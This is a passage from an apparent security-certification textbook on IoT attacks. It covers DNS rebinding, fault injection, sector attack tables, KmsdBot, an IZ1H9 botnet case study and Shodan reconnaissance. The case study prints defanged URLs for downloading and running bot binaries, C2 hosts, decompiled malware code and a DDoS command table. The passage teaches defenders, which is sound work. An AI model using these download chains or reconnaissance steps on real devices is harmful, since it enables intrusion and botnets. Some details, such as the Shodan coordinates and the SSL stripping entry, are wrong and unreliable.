An attacker can gain control over local IoT devices when a user from the network visits a malicious website, typically disguised as an advertisement or other enticing content. Upon visiting the harmful site, a malicious JavaScript code embedded in the page is activated. Attackers generally use two methods to seize control of local IoT devices.

Discovering or Identifying the Local IoT Devices

The first step involves discovering or identifying the IoT devices in the local network. The process for this is as follows:

1. The attacker obtains the local IP address through the malicious code.
2. The attacker sends requests to all devices on the network.
3. Active devices reply with a reset packet, while requests to inactive devices time out.
4. The attacker identifies all available devices by analyzing the responses.



Figure 18-15: Discovering the Local IoT Devices

Accessing the Local IoT Devices Using DNS Rebinding

DNS rebinding is a method by which an attacker gains access to a victim's router through malicious JavaScript injected into a web page. This enables the attacker to target any device that uses default login credentials. After identifying the devices connected to the network, the attacker exploits the system to control the local devices completely. Once the attacker has information about the IoT devices on the network, they proceed with the following steps:

1. Use DNS rebinding tools, like Singularity of Origin, to check if the malicious code is performing DNS rebinding on the discovered devices.
2. After successfully carrying out DNS rebinding, the attacker can take control of the local IoT devices.
3. The attacker can further gather sensitive data, such as the UIDs and BSSIDs of local access points, which help determine the targeted devices' geographic location.



Figure 18-16: DNS Rebinding Attack on Local IoT Devices

Once the attack is successfully executed, the attacker can bypass security measures and gain access to applications running on the local IoT devices. Additionally, the attacker could initiate random audio or video files across the devices' browsers.

Fault Injection Attacks

Fault injection or perturbation attacks occur when an attacker introduces a faulty or malicious program into a system to breach its security. These attacks can be carried out using various methods and classified as invasive or non-invasive. In non-invasive attacks, the attacker must be close to the chip to manipulate the default program or data and extract sensitive information. Invasive attacks, however, require the attacker to have physical access to the chip surface. Below are several types of fault injection attacks:

- **Optical, Electromagnetic Fault Injection (EMFI), and Body Bias Injection (BBI):** These attacks aim to introduce faults into devices by using lasers and electromagnetic pulses, targeting analog components like Random Number Generators (RNGs) and applying high-voltage pulses to disrupt the system and compromise its security.
- **Power/Clock/Reset Glitching:** These attacks involve injecting faults or glitches into the power supply, which can trigger remote execution or skip important instructions. Attackers may also target the clock network, which ensures synchronized signals across the chip.
- **Frequency/Voltage Tampering:** In these attacks, attackers manipulate the operating conditions of a chip by adjusting the power supply levels and altering the clock frequency. The goal is to induce faulty behavior in the chip and weaken the device's security.
- **Temperature Attacks:** Attackers alter the chip's operating temperature, which changes the chip's environment and allows it to be executed under non-standard conditions.

Once faults are introduced using these methods, attackers can exploit the device's faulty behavior to steal sensitive data or disrupt its normal operation.

Other IoT Attacks

Sybil Attack

Vehicular communication systems ensure safe transportation by sharing critical safety information and traffic updates. However, even Vehicular Ad-hoc Networks (VANETs) are vulnerable to attacks. In a Sybil attack, an attacker uses multiple fake identities to create the illusion of traffic congestion, disrupting communication between adjacent nodes and networks. This type of attack, which can severely affect network performance, is considered one of the most dangerous threats to VANETs. It undermines the network's applications by falsely simulating traffic overload. In a Sybil attack, a vehicle is made to appear at multiple locations simultaneously. For instance, a node, referred to as Sybil node "X," may either create a new identity or steal an existing legitimate one. Normally, nodes "A" and "B" should only communicate with each other. However, in this attack, node "X" impersonates other nodes and interferes with communication. Using several fake identities, node "X" disrupts the network, causing confusion and significant security risks.

Exploit Kits

Exploit kits are malicious tools attackers employ to exploit inadequately patched weaknesses in IoT devices. These kits are designed to automatically adapt to new vulnerabilities by adding updated exploitation methods and additional features. Once a vulnerability is identified, the exploit kit delivers the appropriate exploit to install malware, which can then execute and damage the device. These kits are particularly dangerous because they often remain undetected in IoT environments, compromising devices and infrastructure and causing them to malfunction.

Man-in-the-Middle Attack

In a man-in-the-middle attack, the attacker positions themselves between the sender and the receiver, impersonates a legitimate sender, and intercepts the communication. IoT devices are typically connected to networks and act as gateways to sensitive data, making them vulnerable to this attack. Malicious actors can pose as legitimate senders and send harmful requests to take control of the device. Devices such as IP cameras, routers, modems, and internet gateways often have cryptographic weaknesses that make them susceptible to man-in-the-middle attacks.

Replay Attack

A replay attack occurs when attackers capture valid messages from a communication and repeatedly send the intercepted messages to the target device. This can lead to a Denial-of-Service (DoS) attack, message manipulation, or even cause the target device to crash. For instance, in a replay attack targeting an IoT-controlled front door, the attacker records the infrared signal used to unlock the door, reproduces it, and sends it again to unlock the door.

Forged Malicious Device Attack

When attackers gain physical access to a network, they can substitute genuine IoT devices with counterfeit ones. These forged devices are hard to detect since they closely resemble legitimate devices. However, they often contain backdoors that allow attackers to execute malicious actions within the network.

Side-Channel Attack

In a side-channel attack, attackers gather information about encryption keys by monitoring signals emitted by IoT devices, such as power usage or electromagnetic emissions. Every device produces these signals during its internal operations. By closely analyzing the variations in power consumption, attackers can access and replicate encryption keys without directly tampering with the device. This method is advantageous because it is quick and requires minimal effort to extract encryption keys. The data leaked through these side channels can also facilitate other attack techniques, like power analysis or time-based attacks.

Ransomware Attack

Ransomware is a form of malware that locks the screen or encrypts files to prevent a user from accessing their device. The user is unable to regain access until a ransom is paid. This type of attack can occur in various ways, such as through unintentional downloads of malicious files, malware, or software and sometimes via harmful advertisements (malvertisements).

The typical stages of a ransomware attack are as follows:

- **Phase 1:** The victim receives an email that seems to come from a trusted source containing an attachment with a malicious file.
- **Phase 2:**
    - The user opens the email and clicks the malicious file, downloading malware and triggering legitimate processes like PowerShell, Vssadmin encryption, or cmd.exe. This connects the device to the attacker's Command-and-Control (C2) server.
    - The victim's files are then encrypted.
- **Phase 3:** A ransom notification appears on the victim's device, demanding payment in money or Bitcoin to unlock the encrypted files.

IoT Attacks in Different Sectors

IoT technology is advancing across various sectors such as industry, healthcare, agriculture, smart cities, security, and transportation. However, IoT technology's decentralized nature often leads organizations to pay less attention to device security. Instead of compartmentalizing IoT systems, suppliers tend to focus on identifying and exploiting vulnerabilities. Attackers can target these weaknesses in IoT devices to initiate attacks, including DoS, jamming, MITM, and Sybil attacks, allowing them to collect sensitive data and compromising privacy and confidentiality.

Table 18-04 covers the different IoT sectors and the corresponding attacks associated with them:

Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control:** Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code.	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/Industrial	**Access Control:** Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality

	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability

	Sybil Attack: The reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZigBee End-Device (ZED) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation /Automobile / Security and Public Safety	**Impersonation Attack:** Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: The reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZigBee End-Device (ZED) Sabotage Attack: Damages the ZED by sending a signal periodically	Loss of data availability

	to wake up the object to drain its battery	
IT and Networks	**Brute Force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data confidentiality

Marine	**GPS Spoofing:** Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop on the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18-04: IoT Application Areas and Attacks

IoT Malware

KmsdBot

KmsdBot is a malware specifically designed to target IoT devices and has evolved significantly since its initial discovery. The most recent version, Kmsdx, adds new features, including telnet scanning and authentication for legitimate telnet services. This updated malware scans random IP addresses for open SSH ports and tries to access them using a password list obtained from the Command-and-Control (C2) server. Additionally, the telnet scanner verifies valid services on port 23, broadening the botnet's ability to target a larger variety of IoT devices.



Figure 18-17: KmsdBot Showing Added Code to Handle Telnet Scanning

The latest malware version supports various CPU architectures commonly used in IoT devices. By incorporating telnet and SSH scanning, the new variant allows malware operators to exploit IoT device vulnerabilities more efficiently. Additionally, the malware's advanced legitimacy checks, including the verification of data buffers, demonstrate the sophistication of its targeting methods.

The KmsdBot scanning capability is particularly effective at identifying IoT devices that still use default credentials, which users often leave unchanged. By exploiting default credentials found in files like telnet.txt, which contains commonly used weak passwords, the malware's impact is significantly amplified, increasing the likelihood of IoT devices being compromised and added to botnets.



Figure 18-18: Partial List of Downloaded Credentials Stored in Telnet.txt

Additional IoT malware:

- WailingCrab
- P2PInfect
- NKAbuse
- IoTroop
- XorDdos

Case Study: IZ1H9

IZ1H9, a botnet malware based on Mirai, was first identified in early 2021 and continued to spread through 2023. The rise of botnet malware can be attributed to exploiting various

vulnerabilities in IoT networks. After identifying and infecting a vulnerable device, IZ1H9 incorporates it into the botnet network, taking control of its computational resources to conduct Distributed Denial-of-Service (DDoS) attacks. The malware employs an advanced shell script downloader to evade security measures, conceal its presence, and maintain a persistent connection to a Command-and-Control (C2) server.



Figure 18-19: Illustration of IZ1H9 Infection Flow

IZ1H9 Attack Scenario:

- **Step 1: Initial Exploitation**

Attackers target devices running Linux operating systems, seeking out those with weak configurations. They then exploit vulnerabilities in exposed servers and network devices within the IoT environment. Their focus is on scanning and exploiting devices with the following vulnerabilities:

- Tenda G103 command injection vulnerability
- LB-Link command injection vulnerability
- DCN DCBI-Netlog-LAB remote code execution vulnerability
- Zyxel remote code execution vulnerability

- **Step 2: Exploitation**

The attackers attempt to download and execute a shell script downloader (lb.sh) from the IP address 163.123.143[.]126 on the identified vulnerable devices. This script deletes log files to cover its tracks and then downloads bot clients for various Linux architectures, such as

- hxxp://163.123.143[.]126/bins/dark.x86
- hxxp://163.123.143[.]126/bins/dark.mips
- hxxp://163.123.143[.]126/bins/dark.mpsl
- hxxp://163.123.143[.]126/bins/dark.arm4
- hxxp://163.123.143[.]126/bins/dark.arm5
- hxxp://163.123.143[.]126/bins/dark.arm6
- hxxp://163.123.143[.]126/bins/dark.arm7
- hxxp://163.123.143[.]126/bins/dark.ppc
- hxxp://163.123.143[.]126/bins/dark.m68k
- hxxp://163.123.143[.]126/bins/dark.sh4

- hxxp://163.123.143[.]126/bins/dark.86_64

Both bot clients are fetched from URLs such as hxxp://2.56.59[.]215/i.sh and hxxp://212.192.241[.]72/lolol.sh, which connect to a Command-and-Control (C2) domain, dotheneedfull[.]club, resolving to the IP address 212.192.241.72. The botnet client ensures that only one instance of the process runs. Suppose a botnet process is already active on the device. In that case, the new client overwrites the existing process and initiates a fresh one. Then, the bot clients set up an encrypted string table and use an index to retrieve and decrypt the strings.

```
v0 = malloc(96);
util_memcpy(v0, &unk_249F4, 96);
word_30A24 = 96;
dword_30A20 = v0;
v1 = malloc(82);
util_memcpy(v1, &unk_24A58, 82);
word_30A2C = 82;
dword_30A28 = v1;
v2 = malloc(2);
util_memcpy(v2, &unk_24AAC, 2);
dword_30768 = v2;
word_3076C = 2;
v3 = malloc(2);
util_memcpy(v3, &unk_24AB0, 2);
dword_30778 = v3;
word_3077C = 2;
v4 = malloc(8);
util_memcpy(v4, &unk_24AB4, 8);
dword_30780 = v4;
word_30784 = 8;
v5 = malloc(54);
util_memcpy(v5, &unk_24AC0, 54);
word_3078C = 54;
dword_30788 = v5;
v6 = malloc(6);
util_memcpy(v6, &unk_24AF8, 6);
dword_30790 = v6;
000109EC table_init:78 (189EC)
```

table_init()

Figure 18-20: The Initialization of the Encrypted String Table

```
switch ( rand_next(v23) % 5u )
{
  case 0u:
    table_unlock_val(84);
    val = table_retrieve_val(84, 0);// Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
                                    //  (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
    util_strcpy(v18 + 20, val);
    table_lock_val(84);
    break;
  case 1u:
    table_unlock_val(85);
    v211 = table_retrieve_val(85, 0);// Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
                                     //  (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
    util_strcpy(v18 + 20, v211);
    table_lock_val(85);
    break;
```

Mirai retrieves string by index

Figure 18-21: IZ1H9 Retrieving Strings

The IZ1H9 variant decrypts its configuration strings by applying XOR decryption with the key oxBAADFooD.

The IZ1H9 variant propagates via HTTP, SSH, and telnet channels. For SSH and telnet, it uses brute-force attacks with a list of approximately 100 weak username and password pairs. For HTTP, the variant exploits four remote code execution vulnerabilities to run shellcode scripts, further compromising the devices.



Figure 18-22: Exploit Scanner Function

In the Tenda vulnerability exploitation function, the payload retrieves the file tenda.sh but runs the script netlog.sh instead.

Figure 18-23: Malware Executes Wrong Downloader

- **Step 3: Persistence**

The botnet clients create persistent connections with hardcoded Command-and-Control (C2) networks. Subsequently, the attacker configures a set of attack strategies for the targets, utilizing specific command codes as detailed in Table 18-05.

Command	Attack Method	Description
0	attack_method_tcpsyn	TCP SYN flooding attack
1	attack_method_tcpack	TCP ACK flooding attack
2	attack_method_tcpusyn	TCP URG-SYN flooding attack
3	attack_method_tcpall	TCP DDoS with all options set
4	attack_method_tcpfrag	TCP fragmentation attack
5	attack_method_asyn	TCP SYN-ACK flooding attack
6	attack_method_udpgame	UDP attack targets online gaming servers
7	attack_method_udpplain	UDP flooding with fewer options
8	attack_method_greip	GRE IP flooding attack
9	attack_method_std	STD flooding attack
10	attack_method_udpdns	DNS flooding attack
11	attack_method_udpgeneric	UDP flooding attack
12	attack_app_http	HTTP flooding attack
13	attack_method_dnsamp	DNS amplification attack

Table 18-05: Commands for Various Attack Methods to be Initiated on Target IoT Network

 **EXAM TIP:** Familiarize yourself with the fundamental principles of IoT. Focus on understanding how these systems work, their architecture, and the main characteristics of IoT devices. This foundational knowledge will help you tackle more complex questions.

IoT Hacking Methodology

Using the IoT hacking methodology, cyber attackers gather intelligence through information collection, attack surface assessment, and vulnerability scans. They leverage this information to compromise targeted devices and networks. This section delves into attackers' tools and strategies to breach IoT devices.

What is IoT Device Hacking?

With the rapid expansion of IoT technology, an ever-growing number of devices are becoming integral to our daily lives, from home automation systems to healthcare solutions. While IoT devices bring convenience and efficiency, they also introduce significant cybersecurity risks. Many IoT devices lack fundamental security measures, making them vulnerable to cyber threats. Attackers exploit these vulnerabilities to gain unauthorized access to devices and sensitive user data. Compromised IoT devices can be manipulated to create botnets, which attackers often use to orchestrate large-scale Distributed Denial-of-Service (DDoS) attacks.

How can a hacker gain profit from the IoT when it is successfully compromised?

Today, smart devices and IoT devices hold vast amounts of personal data, including your location, email accounts, financial details, and photos, making them prime targets for hackers. With the growing popularity and widespread adoption of IoT devices, their numbers surpass the global population. They are projected to reach 75 billion by 2025. However, the absence of robust security measures makes these devices vulnerable to exploitation. Hackers can

compromise smart devices to monitor user behavior, misuse sensitive data (such as medical records), deploy ransomware to lock users out of their devices, spy on individuals through CCTV cameras, commit credit card fraud, access homes, or integrate devices into botnets for large-scale DDoS attacks.

IoT Hacking Methodology

The process of hacking IoT devices typically involves the following phases:

- Information Gathering
- Vulnerability Scanning
- Launching Attacks
- Gaining Remote Access
- Maintaining Access

Information Gathering

The initial step in hacking an IoT device involves collecting critical information about the target. This includes details such as the device's IP address, communication protocols (e.g., Zigbee, BLE, 5G, IPv6LoWPAN), open ports, device type, geographic location, serial number, and manufacturer. During this phase, attackers also analyze the device's hardware design, infrastructure, and key embedded components accessible online. Tools like Shodan, Censys, and FOFA are commonly utilized to gather this information or conduct reconnaissance on the target. Even devices not actively connected to a network but within the communication range can be identified using sniffing tools such as Suphacap, CloudShark, and Wireshark.

Information Gathering Using Shodan

Shodan is a specialized search engine designed to index and provide information on internet connected devices, including routers, traffic lights, CCTV cameras, servers, smart home gadgets, and industrial equipment. Hackers can exploit this tool to extract details like IP addresses, hostnames, ISPs, device locations, and banners associated with IoT devices. Shodan offers filters to refine searches and gather specific data on target devices. Examples include:

- **Search by Geolocation**:

webcamxp country: US (Retrieves all webcamxp webcams in the United States)

- **Search by City**:

webcamxp city:paris (Lists webcamxp webcams in Paris)

- **Search by Coordinates**:

webcamxp geo:-50.81,201.80 (Identifies webcams at the coordinates "-50.81,201.80," such as in Boston, USA)

Other filters commonly used for targeting include:

- **Net**: Filter devices by IP address or CIDR range
- **OS**: Search for devices based on their operating systems
- **Port**: Identify open ports
- **Before/After**: Narrow results to a specific timeframe

